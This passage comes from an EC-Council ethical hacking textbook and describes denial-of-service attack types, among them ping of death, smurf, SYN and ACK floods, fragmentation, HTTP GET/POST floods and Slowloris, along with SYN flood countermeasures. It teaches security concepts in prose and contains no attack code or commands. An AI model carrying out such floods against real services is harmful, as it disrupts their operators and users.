In a Ping of Death (PoD) attack, an attacker attempts to crash, destabilize, or freeze the target system or service by sending malformed or oversized packets using a simple ping command. Suppose an attacker sends a packet with a size of 65,538 bytes to the target web server. This size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The reassembly process performed by the receiving system might cause the system to crash. In such attacks, the attacker's identity can be easily spoofed, and the attacker might not need detailed knowledge of the target machine, except its IP address.




Figure 10.5: Ping-of-death attack

Smurf Attack

In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network. This causes all the hosts on the broadcast network to respond to the received ICMP ECHO requests. These responses are sent to the victim's machine because the IP address was spoofed by the attacker, causing significant traffic to the victim's machine and ultimately making it crash.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.6: Smurf attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pulse Wave DDoS Attack

Pulse wave DDoS attacks are the latest type of DDoS attacks employed by threat actors to disrupt the standard operations of targets. Generally, DDoS attack patterns are continuous incoming traffic flows. However, in pulse wave DDoS attacks, the attack pattern is periodic, and the attack is huge, consuming the entire bandwidth of target networks. Attackers send a highly repetitive train of packets as pulses to the target victim every 10 min, and the attack session lasts for approximately an hour or some days. A single pulse (300 Gbps or more) is more than enough to crowd a network pipe. Recovery from such attacks is very difficult and occasionally impossible.





Figure 10.7: Pulse wave DDoS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Zero-Day DDoS Attack

Zero-day DDoS attacks are attacks in which DDoS vulnerabilities do not have patches or effective defensive mechanisms. Until the victim identifies the threat actor's attack strategy and deploys a patch for the exploited DDoS vulnerability, the attacker actively blocks all the victim's resources and steals the victim's data. These attacks can cause severe damage to the victim's network infrastructure and assets. Currently, there is no versatile approach to protect networks from this type of attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SYN Flood Attack

In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses. The attack creates incomplete TCP connections that use up network resources. Normally, when a client wants to begin a TCP connection to a server, the client and server exchange the following series of messages:

- A TCP SYN request packet is sent to a server.
- The server sends a SYN/ACK (acknowledgement) in response to the request.
- The client sends a response ACK to the server to complete the session setup.

This method is a "three-way handshake."

In a SYN attack, the attacker exploits the three-way handshake method. First, the attacker sends a fake TCP SYN request to the target server. After the server sends a SYN/ACK in response to the client's (attacker's) request, the client never sends an ACK response. This leaves the server waiting to complete the connection.

SYN flooding takes advantage of the flawed manner in which most hosts implement the TCP three-way handshake. This attack occurs when the attacker sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, a connection is established with the TCP three-way handshake. The host keeps track of partially open connections while waiting for response ACK packets in a listening queue.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the figure, when Host B receives a SYN request from Host A, it must keep track of the partially opened connection in a "listen queue" for at least 75 s.




Figure 10.8: SYN flood attack

A malicious host can exploit another host, managing many partial connections by sending many SYN requests to the target host simultaneously. When the queue is full, the system cannot open new connections until it drops some entries from the connection queue through handshake timeouts. This ability to hold up each incomplete connection for 75 s can be cumulatively exploited in a DoS attack. The attack uses fake IP addresses, making it difficult to trace the source. An attacker can fill a table of connections even without spoofing the source IP address.

In addition to SYN flood attacks, attackers can also employ SYN-ACK and ACK/PUSH ACK flood attacks to disrupt target machines. All these attacks are similar in functionality with minor variations.

SYN-ACK Flood Attack

This type of attack is similar to the SYN flood attack, except that in this type of flood attack, the attacker exploits the second stage of a three-way handshake by sending a large number of SYN-ACK packets to the target machine to exhaust its resources.

ACK and PUSH ACK Flood Attack

During an active TCP session, ACK and PUSH ACK are the flags used to transfer information to and from the server and client machines till the session ends. In an ACK and PUSH ACK flood attack, attackers send a large amount of spoofed ACK and PUSH ACK packets to the target machine, making it non-functional.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Countermeasures for SYN Flood Attacks

Proper packet filtering is a viable solution to SYN flood attacks. An administrator can also tune the TCP/IP stack to reduce the impact of SYN attacks while allowing legitimate client traffic.

Some SYN attacks do not attempt to upset servers; instead, they attempt to consume the entire bandwidth of the Internet connection. Two tools to counter this attack are SYN cookies and SynAttackProtect.

To guard against an attacker attempting to consume the bandwidth of an Internet connection, an administrator can implement some additional safety measures; for example, they can decrease the time-out period in which a pending connection is maintained in the "SYN RECEIVED" state in the queue. Normally, if a client sends no response ACK, a server will retransmit the first ACK packet. This vulnerability can be removed by decreasing the time of the first packet's retransmission, decreasing the number of packet retransmissions, or turning off packet retransmissions entirely.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fragmentation Attack

These attacks destroy a victim's ability to reassemble fragmented packets by flooding it with TCP or UDP fragments, resulting in reduced performance. In fragmentation attacks, the attacker sends a large number of fragmented (1500+ byte) packets to a target web server with a relatively small packet rate. Since the protocol allows fragmentation, these packets are usually uninspected as they pass through network equipment such as routers, firewalls, and the intrusion detection system (IDS)/intrusion prevention system (IPS). The reassembly and inspection of these large fragmented packets consume excessive resources. Moreover, the content in the packet fragments is randomized by the attacker, which makes the reassembly and inspection consume more resources and, in turn, causes the system to crash.





Figure 10.9: Fragmentation attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Spoofed Session Flood Attack

In this type of attack, attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets. Attackers employ this attack to bypass firewalls and perform DDoS attacks against target networks, exhausting their network resources.

The following are examples for spoofed session flood attacks:


- **Multiple SYN-ACK Spoofed Session Flood Attack**

  In this type of flood attack, attackers create a fake session with multiple SYN and multiple ACK packets, along with one or more RST or FIN packets.

- **Multiple ACK Spoofed Session Flood Attack**

  In this type of flood attack, attackers create a fake session by completely skipping SYN packets and using only multiple ACK packets along with one or more RST or FIN packets. Because SYN packets are not employed and firewalls mostly use SYN packet filters to detect abnormal traffic, the DDoS detection rate of the firewalls is very low for these types of attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP GET/POST Attack

HTTP attacks are layer-7 attacks. HTTP clients, such as web browsers, connect to a web server through HTTP to send HTTP requests, which can be either HTTP GET or HTTP POST. Attackers exploit these requests to perform DoS attacks.

In an HTTP GET attack, the attacker uses a time-delayed HTTP header to hold on to an HTTP connection and exhaust web-server resources. The attacker never sends the full request to the target server. Consequently, the server retains the HTTP connection and waits, making it inaccessible for legitimate users. In these types of attacks, all the network parameters appear healthy while the service remains unavailable.

In an HTTP POST attack, the attacker sends HTTP requests with complete headers but an incomplete message body to the target web server or application. Because the message body is incomplete, the server waits for the rest of the body, making the web server or web application unavailable to legitimate users.

An HTTP GET/POST attack is a sophisticated layer-7 attack that does not use malformed packets, spoofing, or reflection techniques. This type of attack requires less bandwidth than other attacks to bring down the targeted site or web server. This attack aims to compel the server to allocate as many resources as possible to serve the attack, thereby denying legitimate users access to the server's resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 10.10: HTTP GET/POST attack

In addition to the aforementioned HTTP GET/POST attack, attackers can employ the following HTTP flood attacks to exhaust the target network's bandwidth:

- **Single-Session HTTP Flood Attack**

  In this type of flood attack, an attacker exploits the vulnerabilities in HTTP 1.1 to bombard a target with multiple requests in a single HTTP session.

- **Single-Request HTTP Flood Attack**

  In this type of flood attack, attackers make several HTTP requests from a single HTTP session by masking these requests within one HTTP packet. This technique allows attackers to be anonymous and invisible while performing DDoS attacks.

- **Recursive HTTP GET Flood Attack**

  Staying undetected is key for attackers. An attacker posing as a legitimate user and performing legitimate actions can trick any firewall into believing that the source is legitimate while it is not. Recursive GET collects a list of pages or images and appears to be going through these pages or images. However, it stealthily performs flooding attacks on the target. The recursive GET in combination with an HTTP flood attack can cause extreme damage to the target.

- **Random Recursive GET Flood Attack**

  This type of attack is a tweaked version of the recursive GET flood attack. It is designed for forums, blogs, and other websites that have pages in a sequence. Similar to the recursive GET flood attack, in this attack, the recursive GET pretends to be going through pages. Because the targets are forums, groups, and other blogs, the attacker uses random numbers from a valid page range to pose as a legitimate user and sends a new GET request each time. In both recursive GET and random recursive GET flood attacks, the target is bombarded with a large number of GET requests, exhausting its resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Slowloris Attack

Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete. However, these requests remain incomplete, causing the target server's maximum concurrent connection pool to be filled up and additional connection attempts to be denied.


